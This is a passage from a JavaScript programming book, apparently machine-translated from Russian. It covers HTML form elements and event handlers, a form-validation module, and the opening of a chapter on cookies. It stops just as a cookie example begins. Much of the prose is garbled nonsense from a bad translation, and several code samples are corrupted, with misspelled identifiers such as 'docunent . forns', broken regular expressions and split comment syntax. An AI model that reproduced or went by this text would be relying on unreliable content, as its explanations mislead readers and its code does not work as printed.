      } e . onfocus = function () { report ( this , ' Focus ');
      } e . onblur = function () { report ( this , ' Blur '); } e
      . onselect = function () { report ( this , ' Select '); }
}
```

```
// Define custom event handlers for the three buttons.
clearbutton.onclick = function () {
        this.form.textarea.value = ''; report (this, 'Click');
}
submitbutton.onclick = function () {report (this, 'Click');
    return false;
}
resetbutton.onclick = function () {
        this.form.reset (); report (this, 'Click'); return false;
}
  }
  // Finally, invoke the form by adding all sorts of // event handlers!
  addhandlers ( document . everything );
  </script>
```

Scripts and form elements

In the previous section lists the elements of the forms provided by the language of the HTML , and explains how these elements are embedded in the HTML - d DOCUMENT. This section is the next step - you will learn how to work with the E elements of JavaScript -programs.

Naming Forms and Form Elements

Each form element has a name attribute , which must be set in the HTML tag if the form is to be submitted to a server program. While sending data form, as a rule, is not of interest to the Java Script-programs, you will soon see that there is another reason to indicate the values of this attribute as well.

In the tag < The form > also has an attribute name , which can be installed. This attribute has nothing to do with form submissions. As discussed in Chapter 15, it is designed for the convenience of Java S cript programmers . If the tag < The form > defined flax attribute name , something about The object is the Form , creating e my form for this, as usual, it is stored as an element of an array of the forms [] object the Document , as well as in his own nom personal property of an object the Document . The name of the new property, and before resents a value of the attribute name . The bea minute, Example 18.1 we determined poured form by the following tag:

< form nane = " everything ">

This allowed us to reference the Form object like this:

document . everything

This is often more convenient than array notation:

docunent . forns [0]

In addition, using the form name makes the code positionally independent: it remains functional even if the document is reorganized so that the forms are arranged in a different order.

In HTML -tags < img > and < applet > there is the attribute name , acting in the same way as an attribute name tag < The form >. Forms go further, however, because all form elements also have their own name attribute . When you give the name of the element cop form, you create a new object property the Form , refer to this element cop. The name of this property becomes the value a of the tributary. Therefore, you can refer to the following element called « zipcode », finding schiysya on the form with the name of « address »:

document . address . zipcode

Intelligently selecting the names, you can make the syntax more elegant than alter native syntax, in which the indices array tough "protection" in the source code of the program (and depend on the position):

docunent . forns [1]. elenents [4]

To the group of switches can be installed only on the d in, all coming conductive elements in the group should be given the same name. In Example 18.1, we have identified three switches, for which the attribute value name of Odin lie in wait - browser . It is common, though not of the b yazatelnoy, practice is also etsya appointment of the same attribute name group of related check boxes. When multiple form elements have the same value for the name attribute , the JavaScript interpreter simply puts those

elements into an array with the specified name. Array elements are arranged in the order in which they appear

are in the document . Therefore, the Radio objects (radio button) from Example 18.1 can be referenced like this:

docunent . everything . browser [0]
docunent . everything . browser [1]
document.everything.browser [2]

Form element properties

All (or most) form elements share the properties listed below. In addition, some elements have special properties that will be described later in this chapter when we look at different types of form elements separately.

type

Read-only string ID manually element itsiruyuschaya type of odds we. The values of this property for each type of form element are listed in the third column of the table. 18.1.

form

Object reference the Form , which contains this element.

name

A read-only string specified in HTML -atribu ones name .

value

A read / write string that specifies the "value" contained in or represented by the form element. This string is sent to the web ser ver when the form is submitted and only occasionally of interest to the Java Script-programs. For elementary comrade the Text (single-line text field) and the Textarea (a multi-line text box), this property has incorporated Custom Lemma

text. For Button elements, this property specifies the text displayed on the button that you sometimes want to change from script. Its ystvo value for elements Radio (switch) and Checkbox (check) and not edited audio if not presented to the user. It simply sets the HTML-al ribut value string that is sent to the web server when sending the form data. We will discuss your GUSTs of value , when, later in this chapter shall rassmat regarded the different categories of form elements.

Form element event handlers

Most form elements support the following event handlers:

onclick

Called when the left mouse button is clicked on this element. This on the responsibility of carrying especially useful for buttons and similar to them form elements.

onchange

Called when the user changes the value represented by the elements that, for example, text or selects an item in the list. Buttons and similar elements usually do not support this event handler because they do not have a value that can be edited. Please note: this

the handler is not called, for example, every time the user presses the next key ishi while filling the input field. It is called only to GDA user changes the value of the element and then moves the focus & Input and to any other element shapes. That is the call of the handler sob s ment indicates the completion of the change.

onfocus

Called when a form element receives input focus.

onblur

Called when a form element loses input focus.

Example 18-1 shows how to define event handlers for form elements. The example is designed in such a way that it reports events as they occur by listing them in a Textarea element . This makes it possible to experiment with form elements and causes them to processors byty.

It is important to know that in the event handler code, the keyword this always referring etsya an element to the Document that caused this event. All elements of the odds , we have a property The form , referring to the form that contains elements cop, so the event handlers of the form element can always refer to the object Form as the this . form . Taking another step, we can say that about the responsibility of carrying the events for a form can refer to sibling odds we having a name x as the this . form . x .

Note: This section lists only four processor with byty of particular importance for the ale ntov forms. In addition to these elements cops forms as (nearly) all HTML -elements, support a variety of Obra handler (such as onmousedown). For a detailed discussion of events and event handlers, see Chapter 17, and Example 17-5 in the same chapter demonstrates how to use keyboard event handlers on form elements.

Button, Submit, and Reset Elements

Element of a Button (button) - one of the most frequently used elements of the odds .. We, that it provides a clear visual way to call a user ka someone programmed a script action. Element Button not IME is own behavior offered by default and does not represent any use without event handler onclick (or other event). The value property of the Button element controls the text that appears on the button itself. This property can be set by changing the text (only "pure" text instead of the HTML - text) present on the button, and it is often useful.

Note that hyperlinks provide the same event handler the onclick , that button, any button object can be replaced with a hyperlink that performs the same action when clicked. When you want an element to tory graphically looks like to the LEFT button, use the button. When the action handler is called the onclick , m You can classify as a "click-through" link.

The Submit and Reset elements are very similar to the Button element , but they have associated default actions (submitting or clearing the form).

So how have these elements have default actions, they may be useful to an event handler, even without the onclick . At the same time, the actions carried out by default mye they determine that these elements are useful for forms of directs to the Web server than chi hundred client JavaScript - program. EC whether the event handler onclick returns to false , the default action of the CCW dormancy is not performed. Handler onclick element Submit allows you to check the values entered in the form, but this is usually done in the handler onsubmit sa my form.

Create buttons a Button , the S u bmit and Reset meters of zhno using the tag < button > instead of the traditional tag < input the >. Tag < button > more flexible, ie. A. Not only displays the text specified attribute of value , and any HTML -soderzhimoe (formatted ny t No lyrics, and / or images) that is present between the tags < button > and </ But ton >. Tag < button > does not have to be within the tag < The form > and mo Jette placed anywhere in the HTML -documents.

Object of a Button , created by the tag < button >, formally different , I created from the tag < input the >, but both have the same field value of the type , and in the rest of their behavior quite similar. Bases n th difference is that the tag < button > does not use the value of the property value to define the appearance of the buttons, t. E. External Nij of the button can not be changed by setting a property value .

The fourth part of the book does not describe the Button element . This description, including the description of the elements that are generated by the tag < button >, you'll find in Section le on the elements the Input .

Checkbox and Radio Elements

Elements of the Checkbox (checked) and Radio (switch) have two visually Various chimyh state: they can either be installed or be dropped. User The ones l s can change the state of the element by clicking on it. Swi whether combined camping in c y ppy related elements having identical values HTML -atributov name . When you select one of the radio buttons in the group, the other radio buttons are cleared. Flags are also often form groups with one value of the attribute name , and referring to them by and Meni, it must be remembered that the object to which you refer, is an array of e lementov off each kovymi names. Example 18-1 has three Checkbox objects named extras , and we can refer to an array of these three elements as follows :

```
document . everything . extras
```

To refer to an individual checkbox, we must specify its index in the array:

```
document . everything . extras [0] // First form element named " extras "
```

Checkboxes and radio buttons have a checked property . It is available for reading and writing Boolean value e determines whether the currently installed elements cop. Property defaultChecked is available only on the read logical value containing the value HTML -atributa checked Only ; it is determined Feenberg whether an element to establish camping as soon as the page loads.

Checkboxes and radio buttons do not display any text and you usually are found together with adjacent HTML -text (or associated with the tag

< label >). This means that setting the a value properties of a Checkbox or Radio element does not change the appearance of the element, as it does with Button elements created using the < input > tag. This property can be tiring twist, but it will change only the line is sent to the web server when a forehand che dan forms.

When the user slit l repents on the checkbox or the switch element is the handler onclick to notify JavaScript -programs to change its status. With TERM browsers also cause for these elements handler onchang an e . Both transmit handler basically the same infor mation, but the handler onclick has a better tolerability.

Text, Textarea, Password, and File elements

Element of the Text (single-line text field) is used in HTML -forms and the Java Script-progra mmah, perhaps, more than others. In odnostro h Noah textbox Paul zovatel can enter a short text. The property value is text, the WWE denny user. By setting this property, you can explicitly set the displayed text. The event handler onchange causes tsya, when the user enters but vy text or edit an existing one, and then points out that he has finished editing , removing the focus from the text field.

Element of the Textarea (multiline text field) is very similar to the item Text with the exception of the first, which allows the user to enter (and JavaScript -program display) m nogostrochny text. A multi-line text field is created with the < textarea > tag, but the syntax is significantly different from the syntax of the < input > tag used to create a single-line text field. (For more on this, see. In the section that describes the element Textarea in the fourth part of the book.) However, these two types of elements in the e FLS very similar way. The properties of value and event handler onchange for a multiline text field we can but use the same way as for a single-line.

Element Password (password input field) - a modification of the single-line text Vågå field in which instead of the user entered text displaying SIM oxen Stars. This feature allows you to enter passwords without worrying about others reading them over your shoulder. Note: item Password for protects the user's input from prying eyes, but when you send the form data, these data can not be encrypted (unless the shipment is not in s is satisfied for safe HTTPS -compound) and transmitted over the network can be intercepted.

Finally, the element of the File (file name input field) for entering Paul zovatelem file name that is to be uploaded to the server. Essentially, this odnostr full-time text field, combined with built-in button, bringing conductive file selection dialog box. An element as the File , as well as at the one-line tech Stow field, there GRAIN t chik event the onchange . However, unlike a text input field, the value property of the F ile object is

read-only. This prevents malicious JavaScript programs from tricking the user into uploading a file that is not intended to be sent to the server.

The W3C has not yet approved the standard for event objects and obrabotchi Cove events from klaviat urs. However, modern browsers define

the responsibility of carrying the event onkeypress , onkeydown and onkeyup . These handlers can ask vatsya for any document object, but they are most useful when administered Text m fields and similar elements, in which the uses of Vatel introduces real data. You can return false from the event handler onkeypress or onkeydown , to prevent the processing of the key pressed by the user. This mo Jette be useful, for example, when it is required , I force the user to enter only numbers. Example 17.5 demonstrates this technique.

Select and Option Elements

Element Select is a collection of variants (submitted element E Option), which can be selected by the user. Browsers Oba chno GRT maps the elements of the Select as drop-down menus or lists. Element Select mo train is run in two very different ways m , and, and the value of the type of Avis on how it is configured. If the tag < the select > defined attribute mul tiple , USER l can choose several options, and the property type of object Select equal to " the select - the multiple ". Otherwise, if the attribute multiple otsutst exists, can be chosen only one option, and the property type is equal to " the select - one's ".

In some respects, the element with the possibility of multiple choice is similar to the set of flags and the element without such an opportunity - on the set of switches. Element Select differs therefrom in that only element Select Predosa nent complete set of options that define with I HT ML using

the tag < option > and are represented in JavaScript objects Option , stored in wt siewe options [] element Select . As an element Select offers a set of vari Antes, he has no property of value , like other form elements. Instead of this,
of which we will soon discuss, the property value is determined in each object Op tion of , contained in an element of the Select .

When the user selects an option and whether to deselect an element Select vyzy Vaeth your event handler the onchange . For elements Select without the possibility of the set with the Twain selection value of a read-only properties of the select - edIndex equal to the number of the currently selected option. For the elements Se lect the chance to select one of multiple properties selectedIndex nedos tatochno to represent a complete set of options selected. In this case, to determine the selected options should iterate loop elements w Siba options [] and verify s property values selected kazhdog of object Option .

In addition to the properties selected from the element Option has its GUSTs text , specify a string of text that is displayed in the item Select for this option. You can set this to at oystva so that the change proposed benefit Vatel text. The property value is also available for reading and Vo ice si string of text that is sent to the web server when the form data transmission. Even if you are writing purely client-side code and your form data never passes, the value property (or its corresponding HTML value attribute) can be used to store the data that is required when the user selects a particular option. Please note that elements cop Option does not define the form associated with the event handlers; ispol'uet zuyte instead handler onchange corresponding element Se lect .

Besides setting properties text objects Option there are other methods of dynamic Skog changes in the output element Select this. You can trim the mac

Siv elements the Option , set the properties options . length equal required to lichestvu variants or remove objects from Option , by setting the properties va options . length p and an apparent zero. Suppose, on the forms of e named « address » IME etsya object Select the name of « country ». Then you can remove all selections from an element as follows:

```
document . address . country . options . length = 0; // Remove all options
```

We can also delete a single object Option ale e -coagulant the Select , writing in with a responsible member of the array options [] value is null . By doing this, you delete an object the Option , and all the elements of an array of options [], which indexes more auto matically be displaced to fill the vacant slot:

```
// remove one object Option of element Select // element
Option , previously located in the cell options [11]
// move to options [10] ... document . address . country .
options [10] = null ;
```

The Option element is described in the fourth part of the book. Additionally Ozna komtes description method Select . the add () standard DOM Level 2, the Lend -governing alternative possibility ADD Lenia new in Option selection.

Finally, element Option determines constructor Option (), which can be uc polzovat to dynamically create new elements Option . Obra Thus Zoom, can add new options element Select , adding them to the end weight with willow options [] . For example:

```
// Create a new Option object
var zaire = new Option (" Zaire ", // Text property
                        " zaire ", // Value property
                         false , // Property defaultSelected
                        false ); // property selected
// Display option element Select , adding to the weight count
options : var countries = document . address . country ; // Get
the Select countries object . options [ countries . options .
length ] = zaire ;
```

To group related options within the element Select can Use vatsya tag < optgroup >. The < optgroup > tag has a label attribute that specifies the text

that will appear in the Select element . However, in spite of his Vidi my presence in the set items are selected, the tag < optgroup > can not be selected by the user, and the objects corresponding to the tag < optgroup >, never will camping in an array of options [] element of the Select .

Hidden element

As its name implies, the element Hidden (latent) is not visually before representation on the form. It is designed to ensure that free text is passed to the server when form data is submitted. Programs we are using server-side elements Hidden as a means of maintaining state information, re given in the server program when you send the form data. Elements Hidden are invisible on the page, so they called e can generate events and do not have tons of event handlers. Property value allows you to read and write a text value associated with an element of Hidden , but as a rule, elements Hidden prac cally not used in the client JavaScript -programming.

Fieldset element

In addition to the described set of elements, the HTML -forms may include those gi < the fieldset > and < label >, which may be important for web designers, but from the point of view of the client JavaScript -Programming they are not represented are of great of interest. You should know about the tag < the fieldset > just because when you place this tag in the form of an array elements [] added Correspondingly vuyuschy his object. (However, this does not occur when placing a tag < label >.) In contrast to all other objects of the array elements [], the object presenting conductive tag < fieldset >, has no property value , which may cause problems in about grammnom code which implies the presence of such a property.

Form verification example

We conclude the discussion of the form of extended example that demonstrates how to use unobtrusive JavaScript -code to verify the odds we. [1] module software JavaScript -code of Example 18.3, which will be presented later, allows you to automatically check for a hundred clients Rhone. To use this module, simply Con chit it to HTML choices of, define CSS -style to highlight fields contain -containing incorrect information, and add additional attributes to the elements cops form. To make the field of b yazatelnym to fill eniyu, simply add the attribute is required . To check great in yl STI with a regular expression, add an attribute pattern and svoit him the text of the regular expression. Example 18.2 demonstrates Execu mations of this module, and Fig. 18.2 shows what happens when you try on the edit form data is incorrect.

Example 18.2. Adding a validator to an HTML form

```
< script src = " Validate . js "> </ script > <! - connect the validation
module ->
<style>
/ *
Validate module . js tre buet to class styles have been identified " invalid "
to display fields with invalid data, thus giving
to the user to distinguish them visually.
For fields with valid data, you can also define optional styles.
* /
input . invalid { background : # faa ; } / * Reddish background for
error fields * / input . valid { background : # afa ; } / * Greenish
background for fields, * /
                                / * filled in correctly * /
```

It should be noted that the verification of the correctness of filling the form fields to Storo not very convenient for the client on ELSE: This allows you to detect and correctional build errors even before the form is submitted to the server. However, the presence of code verification is performed on the client side, no guaran commutes that the server will always be sent the correct data, because some users disable execution mode ^ uaZepr' code in their browsers. In addition, validation on the client

side represents a major defense against malicious user. For these reasons, checks Single Sided on customer ONET can never replace server-side validation.

Figure: 18.2. Failed form

```
</ style >


    Now, to enable form field validation, you just need to set the
    required or pattern attribute .
- ->
< form >
<! - This field must be filled ->
Name : <input type = "text" name = "name" required> <br>
<! -
    \ s * - means an optional space.
```

\ w + - one or more alphanumeric characters
->
Email: < input type = " text " name = " email " pattern = '"~ \ s * \ w + @ \ w + \. \ W + \ s * $' '>
 <! - \ d {6} means exactly six digits must be entered ->
Postal code: < input the of the type = " text " name = " the zip " pattern = \ s * \ d {6} \ s * $ "> < br >
<! - next field is not checked ->
Unchecked field: < input the of the type = " text "> < br >
< i nput type = " submit ">
</ form >

Example 18.3 contains the program code of the form verification module. Note: when connecting the module to the HTML -file in the global space GUSTs not added names no names, in addition, the module automatically re hist riruet event handler the onload , which crawls all forms to the Document, retrieves the attributes required and pattern in the case of need ADDED wish to set up the event handlers onchange and the onsubmit . These processors set the value of the className ka zhdogo form element, which is subjected to about Werke, as the value " invalid " or " the valid ", because it is necessary to provide the definition division at least for the "wrong» (invalid) the CSS -class, [1] to provide wi -visual contrast fields with correct and incorrect data.

At the time of this writing, the existing facility for automatic complements fields toolbar Google uses CSS -style for SET ki background color of some text fields. Extension for browsers released Noah by the Google , make a light yellow background color of the fields where the automaton can be substituted cally

Example 18.3. Automatic form validation

```
/ **
Validate . js : Unobtrusive HTML form validation .
*
After loading the document, this module scans the document in search of
HTML forms and text boxes in forms. If items are found
      with the attribute " required " or " pattern ", the corresponding
event handlers that validate form data.
*
If a form element and s an attribute " pattern ", the attribute value
 is used as a regular JavaScript expression and the element is assigned
                event handler the onchange , which checks user input with
this template. If the data does not match the pattern, the background color
                                of the element
input is modified to grab the user's attention.
       By default the textbox should contain some substring which
            matches the pattern. If a stricter match is required,
use anchor elements ~ and $ at the beginning and end of the pattern.
*
A form element with the " required " attribute must contain some value.
      To be more precise, the " required " attribute is a short form of the
                                                          attribute
pattern = "\ S ". That is, this attribute requires the field to contain at least
 one character ol, other than a space
*
If the form element passed validation, the " class " attribute of this
element
     the value " valid " is written . Otherwise, the value is " invalid ".
                          To benefit from this module, you must use with it
      a CSS- style table that defines the styles for the "wrong" class.
For example:
*
<! - to draw attention, color the background of form elements containing
errors, orange ->
< style > input . invalid { background : # fa 0; } </ style >
```

```
 *
Before submitting the form, text fields requiring validation are subject to
 re-verification. If errors are found, submitting the form
          is blocked and a dialog box is displayed informing the user
 that the form is incomplete or contains errors.
 *
     This module can not be used to validate forms or fields where
 you have defined your own onchange or onsubmit event handler ,
as well as the fields for which you have defined your class attribute value .
 *
 All program code of the module is placed inside an anonymous function
 and does not define any names in the global namespace.
 * /
 ( function () {// Everything that is required is executed in this
 anonymous function // When the document is finished loading, call
 init () if ( window . addEventListener ) window . addEventLis tener ("
 load ", init , false ); else if ( window . attachEvent ) window .
 attachEvent (" onload ", init );
              // Sets event handlers for forms and form elements,
 // where needed. function init () {
```



```
 // Loop through all forms in the document for ( var i = 0; i <
 document . Forms . Length ; i ++) { var f = docunent . forns [ i ]; //
 Current form
    // Assume that the form does not require validation var
    needsValidation = false ;
    // Loop through all elements in the form for ( j = 0; j < f .
    Elements . Length ; j ++) {
```

```
            var e = f . elements [ j ]; // Current item
            // Only fields of interest are < input type = " text "> if ( e . Type
            ! = " Text ") continue ;
            // Check if there are any attributes to be checked var pattern = e
            . getAttribute (" pattern ");
            // We could ispolzovat s an e . hasAttribute (),
            // but IE doesn't support it.
            var required = e.getAttribute ("required") ! = null;
            // attribute required - this is a short form of the recording //
            attribute pattern the if (required && pattern!) { Pattern = "\\ the
            S";
               e.setAttribute ("pattern", pattern);
            }
            // If the element requires validation , if (pattern) {
               // check every time the content of the element changes e .
               onchange = validateOnChange ;
               // Remember to add a handler later onsubmit needsValidation =
               true ;
            }
         }
         // If at least one form element requires validation,
         // then you need to set the onsubmit event handler of the form if (
         needsValidation ) f . onsubmit = validateOnSubmit ;
      }
}
// This function is the onchange event handler for the text field that // needs
validation. Remember that in the init () function we converted the //
required attribute to pattern . function validateOnChange () {
   var textfield = this ; // Text field
   var pattern = textfield . getAttribute (" pattern "); // Template
               var value = this . value ; // User entered data
   // If the value does not match the pattern, set the value // of the class
   attribute to " invalid ".
   if ( value . search ( pattern ) == -1) textfield . className = " invalid
   "; else textfield . className = " valid ";
}
// This function is an onsubmit event handler for any form
```

// t required check.


```
function validateOnSubmit () {
   // Before submitting the form, validate all fields in the form // and set
   their className properties to the appropriate value.
   // If at least one of these fields contains an error, display the dialog
   // window and block submitting form data.
   var invalid = false ; // Assume everything is correct
   // Loop through all elements of the form for ( var i = 0; i < this .
   Elements . Length ; i ++) { var e = this . elements [ i ];
      // If the element is a text field that // our onchange event handler
      is set
      if (e.type == "text" && e.onchange == validateOnChange) {
            e . onchange (); // Call the handler to check again
         // If the validation fails, it means that // the whole form and did
         not pass validation if ( e . ClassName == " invalid ") invalid =
         true ;
      }
   }
   // If the form fails validation, display the dialog box // and block the
   form submission if ( invalid ) {
      alert ("The form is incomplete " +
            "or incorrect data was entered. ^" +
            "Please check the selected fields are correct" +
            "and try again."); return false ;
```

```
        }
    }
}) ();
```

nineteen

Cookies and the client-side persistence mechanism

The Ob e kT Document has not discussed in Chapter 15, a property called a cookie . At first glance, this property appears to be a simple string value; but property a cookie - it's a lot more than just building the spacecraft: it allows JavaScript -code to store data on a hard drive in favor vatelskoy system and remove the five previously stored data. Cookies are represented by a simple way to give the web application of long-term memory, for example, a web site can store user's personal preferences and so use them when you visit the page.

In addition tog about, , the cookies have can be used server-side scripting and are are a standard extension protocol the HTTP . All modern browsers support cookies , and provide access to them through the property Docu - ment of . cookie . Susches t exists another more powerful mechanism for storing data on the client side, but it is poorly standardized. Details of this mechanism obsu zhdaetsya at the end of the chapter.

Cookies overview

Cookie - a small amount of named data stored web brouze rum and associated with a particular web page, the first or the website. [1] Cookies play

The term “ cookie ” (bun) has no special meaning, however, it did not appear “out of the blue”. In the misty annals of history of computers, the term « a cookie », or « magic a cookie », has been used to refer to a small chunk of data, in particular, privileged or confidential data, such as password, Confirm zhdayuschih authenticity or allow access. In JavaScript a cookie - files are used to store information about the condition and can serve sredst vom identify the Web browser, although they are not encrypted and are not related to safety (however, this does not apply to their transfer via secure with union protocol the HTTPS).

role of Web browser memory to scripts and programs on the server side can if on one page, to work with the data entered on another page, or to the browser can recall user settings or change other states of when he returns to the page, he visited earlier. Cookies were originally intended for developm ki server scenarios and bottom Shem level implemented as an extension to the protocol HTTP . These cookie aw -automatic transferred between the web browser and the web server so that the server-side scripts can read and write the value cookie , stored on the side to lienta. As we'll see, JavaScript can also work with cookies using the Document object's cookie property .

The property is a cookie - is a string property that allows chi t amb, create, measurable nyat and remove , the cookies have , related to the current web page. Although the cookie from the first second glance may seem conventionally available for reading and writing a string vym property, in fact his behavior more difficult. Reading the value of a cookie , we get a string containing the names and values of all , the cookies have , associated GOVERNMENTAL document. You can create, modify, and delete cookies

by setting the value of the cookie property . The following sections of this chapter explains in detail the camping, how to do it. However, in order to work with the property cookie it was effectiveness tive, it is necessary to know more about cookies and about getting to they work.

In addition to the name and value of each cookie has four optional attributes that, control its lifetime, visibility, and security. Def Chania cookies are temporary - their values are stored for a period of se ansa web browser and those ryayutsya when the user closes the session. In order for the cookie to persist after the session ends, you need to tell the browser how long it should be kept. Initially used for this attribute is the expires , the UCA binding expiration date of a cookie . Although e the attribute in pre Well it can be applied, it begins to crowd out other attribute - max - age , koto ing determines the shelf-life cookie in seconds. Setting a value to any of these attributes causes the browser to store the cookie in a local file so that it can be read the next time the user visits the web page. After the expiration date is reached or the max - age period has expired , the browser will automatically delete the cookie .

Another important cookie attribute , path , specifies the web countries of the website with which the cookie is associated . By default, a cookie is associated with the web page that created it and is available to the same page, as well as any other page from the same directory or any of its subdirectories. If, for example, the web page *http : // www . examp - le . com / ca talog / index . html* creates a cookie , then the cookie will also see Strání tsam *http_: // www_. example_. com_/ catalog_/ order_. html_*and *http_: // www_. example_. com_/ cata_- log / widgets / index . html* , but we don't see the page *http_: // www_. example_. com_/ about_. html_*.

This default visibility rule is usually sufficient. However, sometimes the value cookie -file required ICs enjoy the entire set gostranichnom Web site, regardless of which page created cookie . On an example, if the user entered your email address in the form on the same page, expedient different to keep this address as the address that is used by default. Then these ADRs ECOM will be available the next time you visit the same favor Vatel this page, and in filling them completely different form to any other page where you want to enter an address, such as billing

accounts. To do this, the cookie is set to path . Then every page of the same web server that contains the specified value to its eat the URL , will be able to use a cookie -file. For example, if a co okie , SET lennogo page *http_: // www_. example_. com_/ catalog_/ widgets_/ index_. the html_*, to Atri buta path is set to "/ the catalog ", this cookie will also be visible to the page *http_: //_www_. example_. com_/ catalog_/ order_. html_*. And if the path attribute is set to "/", then the cookie will be visible to any page on the *www_*server *._example_. com_*.

By default, cook ies only available pages downloaded from the web server is running ra, who established them. However, more web sites may require WHO possibility of sharing cookies across multiple Web servers. For example measures the server *order . example . com* may require vatsya read values cookie , installed server *c a talog . example . com* . In this situation, help the third atomic ribut cookie -file - domain . If a cookie , create a page from the server *the catalog . ex - ample . com ,* has set its attribute path , set to "/", and Attrib ut domain - equal ". example . com ", the cookie will be available to all Web servers, *the catalog . ex - ample . com* , *orders . example . com* and any other servers in the *example . com* . If the domain attribute for the cookie is not set, the default is the name of the web server that the page is on. Note that you cannot make the cookie domain differ from your server domain.

Last attribute cookie - is a logical attribute named the secure , define conductive to and to the value of cookie -file sent over the network. Default cookie is not for protected by a, t. E. Is transmitted by the usual unprotected HTTP -connection. One to if the cookie is marked as secure, it is transmitted, then L ko when exchange IU forward browser and the server is organized according to the protocol HTTPS or d rugomu Protective schennomu protocol.

Note that the expires , max - age , path , domain and secure attributes are not properties of the JavaScript object. We'll see how to set these cookie attributes later in this chapter .

Cookies are notorious for many users of the World Wide Web, as third-party vendors often misuse cookies that are not associated with the web page itself, but with the images on it. For example, cook ies party allow companies to provide services and advertising, track the movement of users from one site to another, forcing many users for security reasons, disable the mode to save cookies in their web browsers. Therefore, before using cookie in scenes arias JavaScript , you should check DISABLE chen whether their saving mode. In most browsers, this can be done about veriv property navigator . cookieEnabled . If it contains the value to true , then work with the cookie is permitted, and if to false - disabled (ho thee at this time can be allowed cookie -files, the life of which is limited to about the duration of the browser session). This property is not a standard nym, so if the script suddenly finds that it is not defined, it is necessary to verify whether the supported , the cookies have , trying to write, read and oud pouring test cookie -file. How this is done is described later in this chapter, and in at least 19.2 you will find the code that performs this check.

Those who are interested in the technical podrobnos tyami work , the cookies have (at the pro level tocol the HTTP), can refer to the specification RFC 2965 on the page *http : //*

www . ietf . org / rfc / rfc 2965. txt . Initially, the cookie was developed in the company Netscape , and their primary specifications prepared in Netscape , may still be of interest. Although some parts of it are already very old, it is much shorter and simpler than a formal RFC . Find the old second document can be on the page *http : // the wp . netscape . com / newsref / the std / a cookie_ spec . html* .

The following sections discuss the issues of access to the values of the cookie of the Java Script-scenarios and how to work with the attributes of

exp IRES , path , domain , and the secure . For those considered alternative ways to store data on the client side.

Saving cookies

To associate a time value cookie -file to the current document, it is sufficient to ascertain the property of cookie to a string trail uyuschego format:

name = value

For example:

```
document . cookie = " version =" + encodeURIComponent ( document .
lastModified );
```

The next time you read the cookie property, the saved name / value pair will be included in the document's cookie list . Values cookie can not contain reap semicolons, commas or separator characters. For this reason, to encode the value before storing it in the cookie -file is, perhaps, con buet use a JavaScript -function the encodeURIComponent (). In this case, when reading the value of the c o oki e -file, you will need to call the corresponding decodeURIComponent () function . (Often you can find pr of grammny code using conductive for the same purpose deprecated features the escape () and The unescape () .)

The cookie written in this way is saved in the current session of the web browser, but is lost when the user closes the browser. To create a cookie that persists between browser sessions, you must specify a lifetime (in seconds) using the max - age attribute . This can be done by setting the value of the cookie property to a string in the following format:

name = value ; max - age = seconds

For example, to create a cookie , continuing throughout the year, one can use the Call the following snippet:

```
document . cookie = " version =" + document . lastModified + "; max -
age =" + (60 * 60 * 24 * 365);
```

In addition , there is a possibility to specify the lifetime of the cookie using the mustache of dated attribute the expires , which is necessary to record the date in the format, the WHO rotatable feature a Date . toGMTString (). For example:

```
var nextyear = new Date ();
nextyear . setFullYear ( nextyear . get FullYear () + 1); document .
cookie = " version =" + document . lastModified +
```

"; expires =" + nextyear . toGMTString ();

Similarly, you can set the attributes of the path , domain , and the secure , having added to the value of the cookie -file following format string before it is written into their GUSTs cookie :

; path = nyrb ; *domain = domain* ; secure

To change the cookie's value , set its value again with the same name and new value. When you change the cookie ip Ayla can also redefining share a lifetime, specifying new values for the attribute max - age or the expires .

To delete the cookie , set an arbitrary (possibly empty) value with the same name, and write 0 to the max - age attribute (or write the past date to the expires attribute). Note that the browser is not required to remove the cookie is not slow, so that it can be preserved by the browser after the date of its expiry.

restrictions cookie

Cookies are designed to store small amounts of data occasionally . They are not a universal means of interaction or fur closers data, so you should exercise moderation in their ICs use. Specification RFC 2965 recommended by the manufacturer of browsers do not limit the number and size of the stored cookie -files. However, you should be aware that the standards do not require web browsers to store more than 300 cookies and 20 cookies per web server (the entire web server, not just your page or site on the server) or 4 KB of data per one cookie (this restriction takes into account both the value of the cookie and its name). In practice, modern bro uzery allow you to save a lot more than 300 , the cookies have , but the limit on the time up to 4 KB of cookie in some browsers still observed.

Reading cookie s

When the cookie property is used in a JavaScript expression, its return value contains all the cookies related to the current document. This string is a list of pairs of *name and value,* separated by dots with zapya one where *the name* - is the name of cook ie The -file and *value* - its string value. It zna chenie not include any attributes that can be set for a cookie . For VALUE and I cookie with the definition n nym name is used can vatsya methods of String . indexOf () and String . The substring () , and to split a string cook ie The-file into separate components - a method of String . split ().

After extracting values cookie -file properties of cookie their required inter pretirovat based on the encoding format or which were decree us creator co okie . For example, one cookie can store several pieces of information in fields separated by colons. In this case it is necessary to extract various pieces of information to corresponding address in th conductive string methods. Do not forget to call the function decodeURIComponent ( ) for the value of a cookie , if it was encoded function of the encodeURIComponent ().

The following snippet demonstrates how the cookie property is read , how a single value is retrieved from it, and how that value can be used later :

```
// Read the cookie property . As a result, all cookies of this document will
be received .
```



```
var allcookies = document . cookie ;
// Find the start of the cookie named " version " var pos =
allcookies . indexOf (" version =");
// If a cookie with the given name is found, retrieve and use its
value if ( pos ! = -1) {
```

```
    var start = pos + 8; // Start of cookie value
    var end = allcookies . indexOf (";", start ); // End of cookie
    value if ( end == -1) end = allcookies . length ;
    var value = allcookies . substring ( start , end ); // Retrieve the
    value value = decodeURIComponent ( value ); // Decode it


    // Now that we've got the cookie value , we can use it.
    // In this case, the value was set to the date the document was //
    modified , so we can use this value to find out if
    // whether the document has been modified since the last user
    visit. if ( value ! = document . lastModified )
        alert ("The document has been changed since your last visit");
}
```

Pay atten manie: string obtained by reading the property value cookie , does not contain any information about the various attributes of the cookie -file. Property cookie allows you to set these attributes, but does not allow pro read them.

An example of working with cookies

Discussion of cookies ends example 19.2, which defines the auxiliary Tel'nykh class, intended for use with cookies . Constructor Cookie Policy () chi melts value cookie with the given name. The method store () writes data to the a cookie , if this set of nache Nia attributes that determine the lifetime, path and domain, and the method of the remove () deletes a cookie , writing the value 0 in at ribut max - age .

Class Cookie , defined in this example, stores the names and values are several variables in a single state of a cookie . To write data to a cookie , simply set the property values of the Cookie object . When the store () method is called , the property names and values added to the object become the value of the cookie to be persisted . Similarly, when you create but Vågå Ob EKTA Cookie Constructor Cookie () looks for an existing cookie with the specified name, and if found, its value is interpreted as a set of name-zna chenie, and then create the appropriate properties for the new object Cookie .

To help deal with the example 19.2, first consider the example 19.1, to tory is a simple web page that uses the class Cookie .

Example 19.1. How the Cookie class is used

```
